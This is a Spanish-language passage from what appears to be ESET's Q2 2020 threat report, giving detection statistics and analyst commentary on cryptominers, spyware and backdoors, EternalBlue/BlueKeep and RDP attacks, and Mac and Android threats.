La proporción de las detecciones de mineros basados en Windows aumentó del 53% en el primer trimestre al 65%. El porcentaje de detección de los troyanos (malware que usa los recursos de la víctima sin su conocimiento o consentimiento para extraer criptomonedas) y aplicaciones potencialmente no deseadas (PUA) volvió a tener una distribución más uniforme. De una relación 60/40 en el primer trimestre de 2020, se pasó a 56/43 en el segundo; lo que se asemeja a su relación en el tercer trimestre de 2019. El porcentaje de detección de criptominería en los navegadores y en los equipos de escritorio pasó de 22/78 en el primer trimestre de 2020 a 18/82 en el segundo trimestre.

Mientras que las detecciones de mineros de criptomoneda para Mac y Android siguen siendo prácticamente inexistentes (con un porcentaje por debajo de solo el 0,2% entre las dos plataformas combinadas), el porcentaje de detecciones basadas en Windows creció en el segundo trimestre del 53% al 59%. Sin embargo, la cantidad de detecciones no muestra la imagen completa: las detecciones de Linux de los troyanos mineros de criptomonedas, aunque solo llegan a un porcentaje de 0,02%, generalmente se llevan a cabo en servidores que tienen un poder de minería mucho mayor.

En cuanto a esto, durante el segundo trimestre se publicaron noticias de supercomputadoras en toda Europa afectadas por malware para minar criptomonedas. A diferencia de algunos casos anteriores, donde fueron los mismos empleados quienes plantaron el malware para la criptominería, la campaña reciente parece haber sido dirigida por alguna pandilla de mineros.




Tendencia en la detección de mineros de criptomoneda en Q1 y Q2 de 2020, promedio móvil de 7 días

De las ocho familias de mineros cuyo porcentaje en las detecciones superó el 3% en los últimos dos trimestres, cuatro de ellas variaron un 20% o más. La aplicación potencialmente no deseada JS/CoinMiner, el troyano VBS/CoinMiner y el troyano BAT/CoinMiner aumentaron en un 20%, 29% y 65%, respectivamente. Por su parte, el porcentaje del troyano JS/CoinMiner cayó un 78%.

El evento de halving de Bitcoin que ocurrió a mediados de mayo, pero se venía anticipando desde hace mucho tiempo, redujo la ganancia financiera de la minería a 6,25 BTC por bloque. En gran medida, la disminución en las detecciones de malware de criptominería puede atribuirse a este hecho, dado que el Bitcoin pertenece al grupo de las criptomonedas más buscadas.

Igor Kabina, Ingeniero Senior de Detección de ESET



Relación entre troyanos/aplicaciones potencialmente no deseadas (PUA) y entre navegadores/equipos de escritorio de mineros detectados durante Q2 de 2020

Spyware & backdoors


El segundo trimestre de 2020 observó una pequeña disminución en las detecciones de spyware y backdoors, con un aumento en la actividad de Win/Vools en junio de 2020.

Las detecciones de spyware[1] y backdoors[2] siguieron una ligera trayectoria descendente en el segundo trimestre de 2020, aunque hubo un breve pico en las detecciones de backdoors a principios de junio de 2020. Al igual que en el primer trimestre de 2020, en el segundo la cantidad de detecciones de backdoors aproximadamente duplicó la de spyware.


Las posiciones en el ranking de estas categorías se han mantenido bastante consistentes durante todo el primer semestre de 2020. Esto se debe en parte a los mecanismos de propagación de algunas de las amenazas prevalentes (como la propagación a través de medios extraíbles o vulnerabilidades que la gente suele dejar sin corregir) y probablemente también a que muchas de las herramientas se han filtrado en línea y resultan ser una opción conveniente y efectiva para los ciberdelincuentes.

Un ejemplo es Win/HoudRat, un troyano versátil que roba información y se propaga a través de medios extraíbles. A pesar de que la policía eliminó la botnet HoudRat en julio de 2019, el malware en sí todavía está muy extendido debido a su invasivo mecanismo de propagación y la falta de buenos hábitos cibernéticos en los mercados menos desarrollados.


El primer lugar entre los backdoors lo ocupó Win/Vools, con casi el 19% de las detecciones. Este malware utiliza el infame exploit EternalBlue, que aprovecha una vulnerabilidad del protocolo SMBv1 para propagarse a computadoras vulnerables. Si logra realizar la infección, Vools recopila la información confidencial de la víctima y la envía a un servidor remoto. Win/Vools fue responsable del aumento en las detecciones de backdoors en junio de 2020, con la mayoría de las detecciones en Indonesia



Tendencias en la detección de spyware y backdoors en el primer y segundo trimestre de 2020, promedio móvil de 7 días



Los 10 principales familias de spyware en Q2 de 2020 (% de detecciones de spyware)



Los 10 principales familias de backdoors en Q2 de 2020 (% de detecciones de backdoors)

[1] Detecciones de troyanos y gusanos con capacidades de robo de datos, recopilación de contraseñas y registro de pulsaciones del teclado.
[2] Detecciones de aplicaciones que permiten el acceso remoto a una computadora sin el conocimiento del usuario.

Exploits


Los intentos persistentes de establecer una conexión mediante RDP (que por lo general es un indicador de un ataque a la red) se han más que duplicado desde principios de 2020.

La disminución a largo plazo de los intentos de ataque con el exploit EternalBlue se estabilizó en el segundo trimestre de 2020. Los exploits de EternalBlue fueron los responsables del brote de WannaCryptor (también conocido como WannaCry), la campaña de ransomware más dañina de la historia. Ahora, tres años después de que se reparó la vulnerabilidad, la cantidad de ataques está acerca de la mitad del máximo histórico alcanzado en el segundo trimestre de 2019.

El número de ataques que aprovechan BlueKeep, la vulnerabilidad crítica de ejecución remota de código en los Servicios de Escritorio Remoto que tiene la capacidad de ser explotada como un gusano y que se reveló después de que se lanzara el parche en mayo de 2019, aumentó aproximadamente un tercio en el segundo trimestre de 2020. Sin embargo, si no se tienen en cuenta las pruebas de seguridad de las redes internas, las detecciones de BlueKeep y EternalBlue disminuyen significativamente.

Las vulnerabilidades EternalBlue y BlueKeep han sido aprovechadas por algunos de los actores maliciosos más sofisticados; uno de los ejemplos más recientes es *InvisiMole* [6].

Los intentos de ataque a través del Protocolo de escritorio remoto (RDP) están en aumento. El RDP es una solución patentada de Microsoft que permite conectar computadoras remotas a la red corporativa. Debido a la inesperada necesidad de tener empleados trabajando desde su casa, las organizaciones se vieron obligadas a buscar la forma de permitir el acceso a más servicios desde fuera de los perímetros de su red, para lo cual se suele utilizar el protocolo RDP. Por lo tanto, como consecuencia de la pandemia, la superficie de ataque para las amenazas RDP ha crecido: nuestra telemetría muestra que el número de servidores que fueron víctimas de ataques que intentan adivinar contraseña aumentó aproximadamente un 30%.




Tendencias de los intentos de ataque de EternalBlue y BlueKeep en Q1 y Q2 de 2020, promedio móvil de 7 días

La mayoría de las detecciones de EternalBlue y BlueKeep pueden atribuirse a herramientas internas de prueba de seguridad empresarial. A pesar de haber sido corregidas en la mayoría de los sistemas, estas vulnerabilidades son tan graves que algunas herramientas realizan un análisis de ellas en la configuración predeterminada.

Jirí Kropác, Jefe de los Laboratorios de Detección de Amenazas, ESET

A pesar de los riesgos, las organizaciones a menudo no protegen sus conexiones RDP con una autenticación fuerte, por lo que sus redes quedan vulnerables a ataques que buscan adivinar contraseñas. Si los ciberdelincuentes logran acceder a una red, intentarán elevar sus derechos a nivel de administrador, deshabilitar o desinstalar las soluciones de seguridad existentes, y luego instalar y ejecutar malware de extracción de criptomonedas, backdoors o ransomware.


Consulte ***este artículo*** [63] para obtener más información sobre los riesgos del acceso remoto y el nuevo componente de la Protección contra ataques de red de ESET para mitigarlos. La nueva tecnología de detección, llamada ESET Brute-Force Attack Protection, rastrea los intentos de inicio de sesión desde entornos externos y utiliza una lógica minuciosamente ajustada para bloquear los que se consideran maliciosos y poner las direcciones IP de los delincuentes en una lista negra.



Tendencias de los intentos de conexión RDP en Q1 y Q2 de 2020, promedio móvil de 7 días

Exploits en Latinoamérica _ Q2 2020

Durante el segundo trimestre de 2020, tres exploits concentraron casi el 80% de las detecciones en Latinoamérica: Win32/Exploit.CVE-2012-0143 (48,4%), una vulnerabilidad que afecta aplicaciones de Microsoft Office, seguido por la detección genérica Java/ExploitGeneric (14,7%) y Win32/Exploit.CVE-2017-11882 (14,3%), una vulnerabilidad identificada en algunas versiones de Microsoft Office que permitiría la ejecución arbitraria de código en el sistema.




Amenazas para Mac

Según la telemetría de ESET, las amenazas para Mac experimentaron otro trimestre estable, con una ligera disminución general de su volumen en comparación con el primer trimestre de 2020, y la lista de detecciones prevalentes se mantuvo casi sin cambios.


Al igual que en el trimestre anterior, la gran mayoría de las amenazas para Mac detectadas por los productos de ESET en el segundo trimestre de 2020 entran en la categoría de aplicaciones potencialmente no deseadas (PUA), con un 41% de detecciones, seguidas de adware con 28% y aplicaciones potencialmente no seguras (PUsA) con 18%. Lo que en resumen podría directamente etiquetarse como malware, tiene un porcentaje combinado del diez por ciento.

El gráfico de las detecciones más frecuentes muestra los distintos escenarios para obtener dinero de usuarios desprevenidos en el ecosistema Mac. En líneas generales, los usuarios de Mac reciben anuncios ilegítimos o se ven forzados a adquirir servicios caros que no necesitan.

El escenario de estafas publicitarias para Mac es diverso y está conformado por dos tipos de detecciones: los delincuentes detrás de estas estafas de ingeniería social engañan a sus víctimas para que descarguen e instalen aplicaciones de adware, o downloaders (es decir, malware real) que posteriormente descargan adware. Un ejemplo es OSX/TrojanDownloader.Adload, el único troyano con más del 2% de las detecciones en Mac. Los downloaders que causan daños graves una vez presentes en el dispositivo del usuario son menos frecuentes



Tendencias en la detección de amenazas para Mac en Q1 y Q2 de 2020, promedio móvil de 7 días



Los 10 principales detecciones de amenazas para Mac en Q2 de 2020 (% de detecciones de amenazas para Mac)

Las aplicaciones que intentan vender productos y servicios innecesarios y caros a los usuarios de Mac, y que se anuncian como mejoras de seguridad o rendimiento, generalmente se detectan como aplicaciones potencialmente no deseadas.

El desarrollo más notable de amenazas dirigidas a Mac durante el segundo trimestre de 2020 fue el descubrimiento del nuevo ransomware ThiefQuest (inicialmente llamado EvilQuest, cuyo nombre se cambió para evitar confusión con un reconocido videojuego). Esta amenaza, detectada por ESET como OSX/Filecoder.EvilQuest, destaca por el bajo número de programas de ransomware para Mac. ThiefQuest, que se distribuye a través de aplicaciones piratas para macOS, sirve también como una herramienta de espionaje, además de cifrar archivos. Tras su descubrimiento, se desarrolló una *herramienta de descifrado* [64], que está disponible para las víctimas de ThiefQuest.

Los usuarios de Mac deben tener cuidado al instalar software de fuentes no confiables, en especial si son aplicaciones piratas, que pueden tener malware incorporado. Además, les recordamos a los usuarios que sus equipos Mac no necesitan tener instalado Flash Player.

Miroslav Legén, Ingeniero de Detección Senior de ESET

Amenazas para Android


A pesar de la disminución en las detecciones hacia el final del trimestre, el segundo trimestre de 2020 registró un aumento general en las amenazas para Android.

El volumen general de detecciones en Android fue un 18% mayor en el segundo trimestre de 2020 en comparación con el trimestre anterior. Esto se debió a un amplio pico durante la primera mitad del trimestre que superó el valor promedio del primer trimestre en un 52%. Según nuestra telemetría, este aumento no está relacionado a una amenaza o campaña específica, sino que fue el resultado de un incremento general en las detecciones en la mayoría de las categorías rastreadas.


Durante la segunda mitad del trimestre, el número de detecciones cayó por debajo del promedio del primer trimestre. La disminución incluyó todos los tipos principales de malware para Android, de los cuales el adware decreció menos que el promedio.

Como se observa todos los años, la actividad de los ciberdelincuentes parece ir disminuyendo a medida que se acercan las vacaciones de mitad de año. De todas formas, los usuarios de dispositivos móviles no tienen que bajar la guardia y deben recordar que dependen de sus dispositivos para muchas cosas.

Lukáš Štefanko, Investigador de Malware de ESET



Tendencias en la detección de categorías de amenazas para Android seleccionadas en Q1 y Q2 de 2020, promedio móvil de 7 días



Los 10 principales detecciones de amenazas para Android en Q2 de 2020 (% de detecciones de amenazas para Android)

El malware para Android más utilizado en el segundo trimestre de 2020 fue la familia de troyanos Android/TrojanDropper.Agent. Esta detección abarca código malicioso capaz de entregar cualquier payload en el dispositivo afectado; por lo general, estos droppers son ensamblados con compiladores automáticos.

Al parecer, la facilidad que tiene para ocultar su payload le ha dado una creciente popularidad a esta familia de malware que casi duplicó su porcentaje en las detecciones de amenazas para Android llegando al 19,5% (11% en el primer trimestre). Debido al alto grado de similitud entre los miembros de esta familia, las soluciones de seguridad las detectan con facilidad.

En el segundo trimestre de 2020, continuaron los ataques que usan la temática del coronavirus. En un escenario típico, un troyano bancario se distribuye a través de un sitio web malicioso que imita un sitio web del Ministerio de Salud dedicado a suministrar información sobre el coronavirus. Además de los troyanos bancarios, ***identificamos*** [13] un nuevo ransomware criptográficos para Android que se hacen pasar por una aplicación canadiense de rastreo de COVID-19. El malware se lanzó apenas unos días después de que el gobierno canadiense anunciara su intención de patrocinar el desarrollo de una aplicación de rastreo a nivel nacional llamada COVID Alert.

Amenazas web

